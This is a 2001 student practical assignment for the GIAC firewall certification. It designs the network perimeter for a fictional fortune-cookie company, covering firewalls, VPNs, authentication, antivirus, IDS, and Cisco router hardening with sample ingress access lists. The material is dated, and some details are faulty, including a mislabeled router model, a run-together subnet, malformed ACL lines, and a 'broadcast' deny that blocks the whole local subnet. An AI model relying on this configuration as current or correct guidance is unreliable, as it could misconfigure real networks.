Firewalls, Perimeter Protection, and VPNs

GCFW Practical Assignment

Version 1.6a

SANSFIRE Conference Washington D.C July 2001

GIAC Enterprises, Confucius online

Submitted by: Gina Montgomery

This page intentionally left blank

Table of Contents

GIAC Enterprises Security Architecture

About the Company

GIAC Enterprises is an e-business company dealing with the online sales of fortune cookie sayings, Confucius online. The company was founded with the intention of selling its fortunes to Chinese cookie bakeries in the United States but with the development of the Internet we have been able to expand the business to cookie manufacturers all over the world. With the increased demand came the need to allow secure access to our internal resources. This required GIAC Enterprises to redesign the network architecture to provide secure connections to online sites, databases and internal resources for remote corporate clients, customers, partners and suppliers.

Access Requirements

Before access control lists can be placed on routers, firewalls or VPN devices the company must understand what resources clients are going to need. By resources we are not only talking about Internet access, though it is the reason many of these devices are needed. Corporations must know what services clients are going to need to accomplish their job. They also must set restrictions to protect the company. A security policy details these two aspects along with consequences of misuse. GIAC Enterprises clients are going to need:

- Internal corporate clients will need access to internal and external (Internet) resources
- Access will be restricted for internal users to the finance and human resource network
- Remote corporate clients will need access to internal resources like file servers and e-mail.
- Customers will need access to web site for purchasing
- Partners will needs access to purchasing and inventory
- Suppliers need access to fortune database

Corporate Clients

Internal Users

All GIAC Enterprise employees will have access to the following resources on the internal network. Access to servers on the Finance and Human Resource network will be restricted to authorized personnel.

services internal clients allowed to access across the internal networks		
Service	**Protocol(s)**	**Port(s)**
Files & Print sharing	CIFS	139/tcp
Database	SQL	1433/tcp
Intranet	HTTP	80
RSA authentication	RSAACE	5500-5550/tcp
Mail Server (sending)	SMTP	25
Mail Server (receiving)	POP	110
Ping	ICMP	
Domain name Services	DNS	53/tcp, 53/udp
Netbios over TCP/IP	NBDGRaM	138/udp, 137/udp

All GIAC Enterprise employees located on the internal network will have access to limited resources on the Internet. These services will be monitored and restricted by content filtering applications, internal (enclave) firewalls, routers and the perimeter firewall.

services internal clients allowed to access on the internet		
Service	**Protocol(s)**	**Port(s)**
Web	HTTP, HTTPS	80,443/tcp
File Transfer protocol	FTP	20, 21/tcp
ICMP (ping)	ICMP	

Remote Users

Remote users comprise two groups of people, home users and employees that travel for the company.

GIAC Enterprises realize that whether clients are at home or on the road, they need access to internal resources like file servers and e-mail.

Because of this, it is necessary to also supply employees with security devices to ensure that data being transmitted from their laptops/desktops is being sent to the corporate office securely. Therefore the company has decided that all employees that need to access corporate resources remotely must do so with a Virtual Private Network (VPN) device. If clients have cable modems or DSL connections at home then the company will distribute a pre-configured firewall VPN appliance to each client. If they have only dialup access then the client can use a software VPN application to connect to the internal network. There are additional security issues that need to be discussed as they pertain to dialup users, but those will be identified in the VPN device section of this document.

Remote users will have access to all the same resources over the VPN as they would if they were connected directly to the internal network.

Customers

Customers will gain access to our online web site via the Internet using SSL connections. The Company has purchased certificates for the web servers via Verisign and will use only SSL connections for transactions with customers. All catalog orders and purchasing can be accessed through the online site. Each customer will need to fill out information data sheet online about their company and set usernames and passwords for persons who will have access to the customer account. Because this users name and password will be used over an SSL connection it will be encrypted and not send over the Internet in cleat text.

services customers allowed to access on the internal network		
Service	**Protocol(s)**	**Port(s)**
Web	HTTPS	443

Partners

Partners will have the ability to connect to resources on the service networks via a site-to-site VPN tunnel or SSH. If a firewall exists at the partner location we can configure site-to-site VPN connection from the firewall at the remote location to the GIAC Enterprises Symantec Enterprise Firewall (SEF) [1]. If no firewall exists then an SSH client will need to be configured at the partner location to be used as a secure site-to-site connection. The SSH client will not have a shell account on the SSH server. The SSH client will be programmed to start the necessary application to limit Partner access to internal resources. Even site-to-site VPN connections will be limited via a rule set on the firewall for what services Partners have access to along with an authentication mechanism to validate the connection.

services partners allowed to access on the internal network		
Service	**Protocol(s)**	**Port(s)**
Web	HTTP HTTPS	80, 443
OpenSSH	SSH	22

Suppliers

GIAC Enterprises occasionally contracts freelance authors to write many of the fortunes that are sold. Therefore writers must also have access to the internal database to submit their new fortunes. We have developed a database application suppliers can use to store fortunes they create on their local systems. Once they are ready to submit them to they can establish a connection to GIAC Enterprises and upload the new fortunes into the database. New fortunes will be reviewed and if accepted added to the inventory. Suppliers will be given the database to install on

---

[1] The Symantec Enterprise Firewall (SEF) was formally known as the Raptor Firewall. The Symantec Corporation purchased it from Axent Technologies over a year ago and renamed it to Symantec Enterprise Firewall as of the 6.5.2 version.


their office system. In order to access the database the supplier either has to have the ability to create a site-to-site VPN with GIAC Enterprises or GIAC will supply the client with an SSH client to create a secure connection to the database network. Each database client will need to authenticate to the database via a RADIUS server. By requiring authentication by all external clients the potential for a transitive trust intrusion across the VPN from a partner or supplier network is minimized.

services suppliers allowed to access on the internal network		
Service	**Protocol(s)**	**Port(s)**
OpenSSH	SSH	22
Database	SQL	1433

Corporate Network Architecture

The redesign of the network architecture is a result of the company's expansion into the worldwide market place. Much of the redesign occurred on the web and database service networks. Prior to this the internal corporate network was connected directly off of the internal interface of the Symantec Enterprise Firewall. Since the company wanted to add another layer of security, in case of a breach from a publicly accessible server, a Cisco PIX was placed on the internal network. The Cisco PIX separates the internal corporate users and the application network, providing segmentation of networks with different responsibilities.

The GIAC Enterprise's internal network comprises a Microsoft Windows NT and 2000 domain environment. Users authenticate to the Domain, Confucius, via a RADIUS server, which centrally manages the many authentication mechanisms available for access to the GIAC network. The following diagram depicts the GIAC Enterprises corporate network.


Internet
Cisco 3620
IDS
192.216.1.0 /26
10.10.1.0 /24
10.10.2.0 /24
RADIUS Server
Web Servers
OpenSSH Server
IDS
Symantec Enterprise Firewall and Primary DNS Server
Database Servers
IDS
Ravlin 5300
Domain Controller and Norton AnitVirus Server
192.168.0.0 /24
NAV for GW
Web Security
RSA/ACE Server
192.168.1.0 /24
Internal BIND Server DNS
RADIUS Server
IDS
Internal Corporate Network
corporate internal clients
192.168.2.0 /24
Cisco PIX 515 UR
Replication Database Servers
Mail
FTP
IDS
Symantec Enterprise Firewall
192.168.3.0 /24
Financial Servers
IDS
Finance clients
Finance and Human Resources Network

Perimeter Defense Components

Internet Router

The Internet router is a Cisco 3620. It contains two network modules slots that accept a variety of interface cards. For the GIAC Enterprise's network it will house a Fast Ethernet card and a WIC module that connects up to the Internet Service Provider's circuit. The Cisco 3620 will not only provide the company's Internet access point by being the default gateway for the perimeter firewall and VPN device, but it will also acts as the screening router for Internet traffic coming to the company. As a screening router it will use Access Control Lists (ACLs) to restrict traffic destined for the perimeter firewall and VPN device. This way it not only provides "front door" security to the company's network but it also help to decrease the amount of work the firewall has to do denying unwelcome traffic access to internal resources.

Perimeter Firewall

GIAC Enterprises has chosen a very secure perimeter firewall. The Symantec Enterprise Firewall has proven itself as a secure software application firewall by not having a kernel level exploit against it since its' release. The SEF is a application proxy firewall, which means it not only analyzes packets on the basis of source, destination and service, but it also checks the payload of the packet to validate the type of traffic being sent matches the protocol. The firewall also provides stateful inspection of all packets. This make the configuration of the rule set simpler since return packets will be implicitly allowed.

Since the majority of exploits today come in the form of web or mail traffic which is allowed through almost all routers, the perimeter firewall must be able to catch this malicious data before it reaches the internal network. The SEF will perform this function, which is why it has been installed as the perimeter firewall.

GIAC has configured the SEF firewall with four interfaces, they are:

- External network 192.216.1.0 /26
- Internal network 192.168.0.1 /24
- Service Network 1 10.10.1.0 /24
- Service Network 210.10.2.0 /24

It is not recommended that the firewall have more than five interfaces. More interfaces could diminish the firewall's performance

Virtual Private Network Appliances


The main purpose of a VPN is to connect two locations securely by encapsulating and encrypting the data that flows between them. There are generally three types of VPN configurations:

- Client-to-Gateway
- Gateway-to-Gateway
- Client-to-Client

For GIAC Enterprises we will be utilizing client-to-gateway and gateway-to-gateway connections.

When determining which VPN device and application to choose for GIAC Enterprises, ease of installation, setup and management were factors that were heavily weighed. Another important feature of the device was the ability to secure home user connections on cable and DSL circuits from back door breaches over the VPN without having to implement desktop (personal) firewalls for all home users.

Due to the variety of clients that need access to the GIAC networks, three different VPN applications/devices were chosen. For site-to-site VPN tunnels from partners and suppliers, the VPN capabilities of the Symantec Enterprise Firewall will be used. It offers the ability to set a rule base to all VPN tunnels and Network Address Translate (NAT) packets through the firewall. If partners or suppliers do not have the ability to configure a site-to-site VPN then GIAC will supply them with a SSH client to create a secure connection. For remote corporate users we chose to use the RedCreek Communications Ravlin product line. It offered a variety of devices to suit the varied connection types that exist along with ease of installation, setup and central management.



Connections for the site-to-site VPNs will be directly connected to the SEF. All SSH connections will be redirected from the SEF to the SSH server on service network 1. The VPN gateway will be located in parallel with the Symantec Enterprise Firewall. Many debates occur over the placement of the VPN Gateway. Should the gateway be placed behind the firewall or in parallel on the internal network? Many reasons factored into the decision of where to place the VPN device on the network; the number of VPN connections, protocol interoperability issues like NAT that are inherently problematic to VPN devices, performance issues with the firewall, and issues passing tunnels through firewalls.

SSH Server and Clients

SSH provides the ability to tunnel insecure services from one network to another securely over the Internet. The benefits to SSH are is it

- Inexpensive
- Readily available
- Stable
- Provides good authentication and encryption

An OpenSSH server resides on service network 1. Clients will be allowed to access the server via a public/private key pair that is generated by GIAC Enterprises.

Ravlin 5300 with Node Manager

The Ravlin 5300 will function as the VPN gateway on the corporate network. It provides the corporation with the capability to connect 100 gateway-to-gateway tunnels and unlimited number of remote users. The Node Manager is an application that is installed on a management workstation to centrally manage clients that are exist on the network or need to be configured for remote deployment.

Travlin Ravlin

The Travlin Ravlin is a firewall and VPN appliance. It was designed for remote offices and telecommuters with direct connections to the Internet. The device also has the ability to detect when the circuit has gone offline and use a built in v.90 modem to make a backup dialup connection to the Internet. The Travlin Ravlin has a full stateful inspection firewall and works with cable, DSL, and ISDN connections. It also has an embedded PPPoE client and is DHCP capable. With the presence of a firewall at the remote locations mitigates the changes of an intruder entering the corporate network from a home office.

Ravlin Soft

Ravlin Soft is client VPN software that is installed on a system and activated to create a VPN tunnel to a gateway device. It is most often used for remote users such as telecommuters to access corporate resources from one client system. Generally a user running a client VPN application makes a connection over the Internet via a dialup account and not a direct connection. This does not mean that a Ravlin Soft user cannot connect their tunnel via a cable modem or other direct Internet circuit.

Concern that exists with clients running VPN software on a personal system is, if a system is directly connected to the Internet, it is unprotected. If a hacker happens to gain access to a client desktop/laptop via a well-known vulnerability they have access to information on the system. That information hopefully is not corporate confidential or sensitive but the real issues occurs when the client activates their VPN tunnel. The hacker that was just getting personal information from your system a minute ago now has access to the companies corporate network and all files and servers that the client is permitted to access. Therefore for clients running a VPN software application it is mandatory that they also run a personal firewall on their laptop. This way the firewall will prevent an intruder from compromising a system that has remote access to the company' s internal networks. All remote users will have the personal firewall configured by the internal IT staff. Since company laptops are limited to what they can run for applications all rules will be setup by IT and employees will be trained on the function of the personal firewall. If issues happen to occur while on the road the remote client can call the corporate help desk for assistance.

Internal Defense Components

Internal (Enclave) Firewalls

Cisco PIX

The PIX 515-UR (unrestricted) was designed for mid-sized companies. It can have up to six 10/100 Ethernet ports and has a throughput of 170 Mbps. GIAC Enterprises has chosen to place the PIX on the internal network segmenting the application network from the internal client network. This segmented approach was configured to minimize network access if an intruder was to breach one of the application servers that allow Internet connections. The Cisco PIX was chosen because of its speed and reliability. Some organizations choose to use the PIX as their perimeter firewall for the reason just mentioned but GIAC Enterprises opted for security over speed for the perimeter firewall. The PIX with its six potential network segments allows for network scalability as the company grows. Currently the PIX has three interface segments:

- Application network 192.168.2.0 /24
- Corporate client network 192.168.1.0 /24
- Finance network 192.168.3.0 /24

Symantec Enterprise Firewall

For a secondary enclave firewall protecting the finance and human resources department GIAC Enterprises decided on the Symantec Enterprise Firewall. Access to this network is very restricted and GIAC did not want information that traveled between financial officers to be able to be sniffed on the internal network. Therefore this network was segmented and a very secure firewall installed.

Web Servers

The corporate web servers are installed on hardened Solaris platforms running Apache web server. The reason GIAC Enterprises decided to use Apache web server vs. Microsoft's Internet Information Server (IIS) is due to the number of vulnerabilities that are released on a regular basis for the IIS application. Unix is a much more stable operating system and because a large part of the business depends on the web servers being online, it was decided that Unix was a more reliable system. The web servers are located on service network 1 off of the Symantec Enterprise Firewall. Even though the firewall is doing application scanning on the HTTP protocol GIAC Enterprises is aware that an intruder could potentially gain access to this system just for the mere fact that it is a web server and allows unknown and known clients to make connections to the system. Web Serves are vulnerable systems by nature and to think that because it is safe because it is on a Unix platform behind a secure application scanning firewall is naïve.

Host Based Security Applications for Web Servers

With the increase of denial of service attacks (DoS), distributed port scans and viruses that write to and make changes to information on the hard drive, the need for a host based intrusion detection and prevention application increased.

Two companies have paved the road into this area, Okena and Entercept. These companies have created intrusion detection and prevention applications that install on servers, and workstations. They not only alert if an intruder, exploit or virus is recognized but prevent them from performing unauthorized activity, such as reading or writing to certain directories, the network, or the registry.[2]

The application operates using policies created via the management console. These policies can be applied to all servers and workstations on the network running the application. All system calls are intercepted by the intrusion prevention application therefore if an exploit tries to mount an attack on a system, the system call is analyzed against the set of allow and deny rules configured in the policies. These host based intrusion detection and prevention applications averted the recent Nimbda worm from infecting any system that was configured using the default IIS policy even if current Microsoft IIS patches had not been installed.

Authentication Mechanisms

Companies need an easy, robust and secure method to authenticate users. One that provides not only something the user knows, like a password, but also something the user has, like a single use token code card. A good authentication mechanism should work with multiple applications. It should also prevent users from having to log in several times during one connection to gain access to all resources on the network.

There are many kinds of authentication mechanisms available but there is no one standard of authentication, besides single factor passwords, that all applications and devices support.

Passwords are user-friendly, but have a high occurrence of theft. A basic password is easily sniffed off a connection over the Internet and used to attempt to gain access to a companies network. Passwords are static and anyone can enter the password once they have it. There is no secondary mechanism to prove that the person entering the password is the one to whom it belongs. Third party applications do exist that act as the communication point between multiple methods of authentication, but these applications still do not cure the problem of central updating. Individual user passwords

---

[2] 23

still need to be manually added, deleted, or modified on each different authentication server on the network.

RADIUS Server

Steel belted RADIUS (Remote Authentication Dial-In User Service) is a third party application that enables users to authenticate to one server from multiple entry points on the network with different applications and authentication mechanism. Users connect to the RADIUS server and it checks the NT Domain, RSA/ACE server, SQL Database, or itself for authentication of the user.

GIAC Enterprises is utilizing Steel Belted RADIUS servers on service network for authentication of customers, partners, and suppliers and an internal RADIUS server for internal and remote clients.

RSA/ACE Server

RSA Security manufactures a product called RSA/ACE that has both a server and agent product. The RSA Security solution uses two-factor authentication. Two-factor authentication requires something like a password, PIN, or user name along with a second piece of information that the user must have on them for non-repudiation. The ACE server and agent use a user name in combination with token code from the RSA SecurID device. This device provides the user with single use token code that changes every 60 seconds.

The ACE Server is capable of:

- Centrally managing users and token information
- Security policies
- Audit logs of users access
- Alerting mechanism for alarm situations

All VPN users will use Secure ID to authenticate their VPN tunnels. Internally there is another ACE server for internal clients to authenticate to for access to the internal resources. Agents are installed on all systems to accommodate this functionality.

External DNS Servers

The Symantec Enterprise Firewall comes with a built-in DNS server. It uses a proxy called DNSd to respond, to, make and scan DNS queries. The firewall will not naturally pass traffic on port 53 unless a rule is created and the DNS proxy disabled. DNS queries are passed to the firewall not through it. The firewall will make queries on an internal requester's behalf. For example, if an internal user has their DNS resolver pointed to the firewall and they make a query for www.sans.org the firewall will check to see if they are authoritative for the sans.org domain. If it is not then it will check for a cached record from a previous successful query. If neither exists then the firewall will make a recursive query to the root servers asking who is www.sans.org. What happens next is normal DNS function on the Internet.

The firewall's DNS server is considered split-level because it allows for the creation of public and private records. If a query is made from outside on the Internet to firewall it will only respond if it is authoritative for the request. If it has a cached record it will respond non-authoritatively, otherwise it will not respond, therefore it cannot be used like any other DNS server.

Enterprise AntiVirus

As stated earlier viruses pose a very large threat to the Corporate Enterprise. Millions of dollars are spent by companies each year cleaning up after virus infections[3] never mind the revenue loses that occur because of system and personnel downtime. An enterprise antivirus application is a vital component to good security architecture.

An enterprise antivirus solution does not only consist of desktop and server antivirus application but also e-mail and web scanning. GIAC Enterprises found a manufacturer that provides solutions for all these areas. The Symantec Corporation manufactures, Norton AntiVirus (NAV) 7.5 Corporate Edition, Norton AntiVirus (NAV) 2.5 for Gateways and Symantec Web Security 2.0.

Norton AntiVirus (NAV) 7.6 Corporate Edition

NAV Corporate Edition provides enterprise virus protection and centralized management for servers and desktops in the environment. NAV Corporate Edition gives IS Administrators the ability to set policies and monitor all clients via a single console. NAV Corporate has the same unparalleled antivirus as the older Norton AntiVirus application but with the benefits of central management, rapid deployment and automatic virus updates via two mechanisms, Live Update or a central server.

Norton AntiVirus (NAV) 2.5 for Gateways

NAV for gateways protects the corporation form e-mail borne viruses. The NAV gateway is placed between the corporate Internet firewall and mail server and works as a relay device to accept and scan mail for viruses and then forward onto the mail server to be delivered to the appropriate mailbox. NAV for gateways also provides a blocking mechanism for specific types of attachments and mail containing certain subject lines. The virus update mechanism can work with a internal Live Update server or in conjunction with the antivirus application on the system.

Symantec Web Security 2.0

Symantec Web Security provides web based content filtering along with antivirus protection for web traffic. The content filtering portion of the application restricts internal users from accessing web sites that the company deems offensive. The antivirus site provides antivirus protection to internal clients accessing web pages and downloads via HTTP and FTP over HTTP.

Intrusion Detection Systems

Security breaches occur in many different ways. If a company's network has been breached how do they know? Most companies do not monitor their network for unwanted guests. Unless the intruder does something obvious like change a web page, they may not realize that someone from the outside is stealing information or utilizing resources on the network for their own personal use.

Network (NIDS) and Host (HIDS) based intrusion detection application were developed for just this reason. They monitor hosts and networks for malicious behavior and alert when it is discovered. All though very useful network and host based intrusion detection application cannot be setup and forgot about until they alert you. They need

---

[3] 9

to be monitored and logs reviewed. These applications have attack signatures imbedded that sometimes report false positives, traffic that is normal but has similar characteristics of malicious traffic. These false positive need to be diagnosed and then signatures or policies adjusted so that the same alert is not report again.

GIAC Enterprises has placed network intrusion detection sensors on each of its networks so if a breach occurs it can be tracked to the hole in the network that it originated from. The data that is collected will also be useful to assist in doing forensics to see if the intruder can be caught.

GIAC Enterprises has chosen Dragon by Enterasys to provide the network intrusion based sensors and management. Dragon was chosen over other highly rated NIDS applications like, Snort, for it logging, extensive signature set, and the amount of data it can handle[4]. As far as host based intrusion detection and prevention the Okena and Entercept products not only provide detection but also prevention by not allowing access to the kernel of the operating system unless policy allows. These products provide a higher level of service by preventing intrusions to occur on the system directly, by exploits, scripts, and viruses.

---

[4] 12

Security Policies

In this section we will describe the security policies applied to the:

- Border router
- Perimeter firewall
- VPN Gateway

In order to decide what protocols to allow or deny we must review the access requirements of the clients to the network.

Inbound Access

For purposes of this paper inbound access is traffic coming into a network from a less secure network, like from the Internet. Inbound access from the Internet consists of HTTP/HTTPS to the web servers for potential customers, HTTP/HTTPS, RSA and ICMP for secure connections from partners and suppliers to the service networks, and SMTP and DNS traffic destined for the Confucius domain.

Outbound Access

Outbound traffic is traffic leaving a network destined for another network (including the Internet). All internal clients have HTTP/HTTPS, and FTP access to the Internet, POP. SMTP and FTP to the application network, and only authorized personnel have access to the finance network.

Border Router

The border router is a Cisco 3420. It comes with two network module slots and is running the 12.0 version of IOS software. The external interface is connected to the ISP and the internal interface is connected to the 192.216.1.0 network.

The border router will provide the first layer of security to the network. Since it controls what types of traffic are allowed to communicate with the perimeter firewall and VPN gateway it is important that this device be located in a secure location, and direct interaction be limited. The border router should not have a modem plugged into it for management purposes, nor should telnet access be allowed from the Internet. Instead restricted telnet access to the router for specific systems on the internal network be allowed.

Secure Configuration of the Border Router

The router can be accessed one of two ways, either by a serial connection to the console port or telnet from one of the administrative systems on the internal network. Once connected you will need to access the enable mode of the router to make changes. At the router name prompt type enable or en.

```
Router> enable
```

Then you will be asked to enter the enable password. Once that is entered the prompt will change from > to #

```
Router#
```

In order to make configuration changes to the router it must be in configuration mode. To enter configuration mode type, configure terminal or conf t (for short).

```
Router# conf t
```

This will place you into config mode and the prompt will change again.

```
Router(config)#
```

From here global configurations can be made to the router, like adding access lists. Before we illustrate the access control list on the GIAC Enterprises border router, we will mention the global security parameters that were added to the router.

- `enable secret`
  The enable secret command sets the password for administrative access to the IOS. The password is hashed using MD5. It differs from the enable password in that it is encrypted. The clear text password should be removed with the command `no enable password`.

- `banner login`
  Providing a banner logon notice warns unauthorized users of the company's intensions for the device and prosecution levels that will be taken if an unauthorized user is caught.

- `no ip unreachable`
  Stops the router from sending back ICMP unreachable messages and giving out more information about the router and other systems on the network than is necessary.

- `no service finger`
  Stops the finger command from giving out information about specific users

- `no ip source-route`
  Source routing allows the sender of an IP datagram to control the route the datagram will take to its destination. This can make networks vulnerable to attack so disabling this is a good idea.

- `no cdp enable`
  Stops the router from releasing any information about itself using the cdp protocol

- `no ntp enable`
  GIAC does not permit ntp. It can be dangerous to allow and since it is not required we stop it at the router.

Access Control List applied to Border Router

Ingress filters are filters that allow/deny traffic from the outside (Internet in our case) to the Internal network. Egress filters allow/deny traffic from the internal network to the Internet.

To add access lists to a Cisco router you must apply them to a specific interface on the router either serial or ethernet. In order to do that you must enter interface configuration mode.

`Router(config)# int s#` *(where # is the number of the serial interface you are making configuration changed to. Int e0 can also be used for Ethernet interfaces)*

The following are the Ingress and Egress filters that are applied to the border router:

INGRESS FILTERING

```
access-list 120 deny icmp any any redirect log
```

drop ICMP redirects -- possible attempt to hijack our routing

```
access-list 120 deny ip 192.168.0.0 0.0.255.255 any log
access-list 120 deny ip 10.0.0.0 0.255.255.255 any log
access-list 120 deny ip 172.16.0.0 0.15.255.255 any log
```

anti-spoofing protection, deny all rfc1918 source addresses

```
access-list 120 deny ip 127.0.0.0 0.255.255.255 any log
access-list 120 deny ip 224.0.0.0 31.255.255.255 any log
```

deny localhost and multicast as source address

```
access-list 120 deny ip host 0.0.0.0 any log
```

deny universal network as source address

```
access-list 120 deny ip 192.216.1.0 0.0.0.63 any log
```

deny broadcast address -- someone trying to map our network

```
access-list 120 deny tcp any 192.216.1.0 0.0.0.63 eq 113
```

ignore auth packets, but don't bother logging them (white noise)

```
access-list 120 deny udp any 192.216.1.0 0.0.0.63 135 139
access-list 120 deny tcp any 192.216.1.0 0.0.0.63 135 139
access-list 120 deny udp any 192.216.1.0 0.0.0.63 eq 445
access-list 120 deny tcp any 192.216.1.0 0.0.0.63 eq 445
```

block all Microsoft RPC, file and print sharing and netbios ports

```
access-list 120 permit tcp any 192.216.1.0 0.0.0.63 gt 1023 established
```

allow return connections for TCP sessions initiated from us

```
access-list 120 permit udp any host 192.216.1.2 eq domain
```

allow clients on the Internet to query the firewall for DNS domains we host

```
access-list 120 permit tcp any gt 1023 host 192.216.1.2 eq smtp
```

allow inbound smtp mail only to the firewall's redirect

```
access-list 120 permit tcp any gt 1023 any 192.216.1.0 0.0.0.63 eq www
access-list 120 permit tcp any gt 1023 any 192.216.1.0 0.0.0.63 eq 443
```

allow anyone to access web servers at our site

```
access-list 120 permit icmp any 192.216.1.0 0.0.0.63 echo
access-list 120 permit icmp any 192.216.1.0 0.0.0.63 echo-reply
access-list 120 permit icmp any 192.216.1.0 0.0.0.63 unreachable
access-list 120 permit icmp any 192.216.1.0 0.0.0.63 time-exceeded
access-list 120 permit icmp any 192.216.1.0 0.0.0.63 parameter-problem
```

allow ICMP protocols that aren't offensive

```
access-list 120 permit 50 any host 192.216.1.2
access-list 120 permit 50 any host 192.216.1.3
access-list 120 permit 51 any host 192.216.1.2
access-list 120 permit 51 any host 192.216.1.3
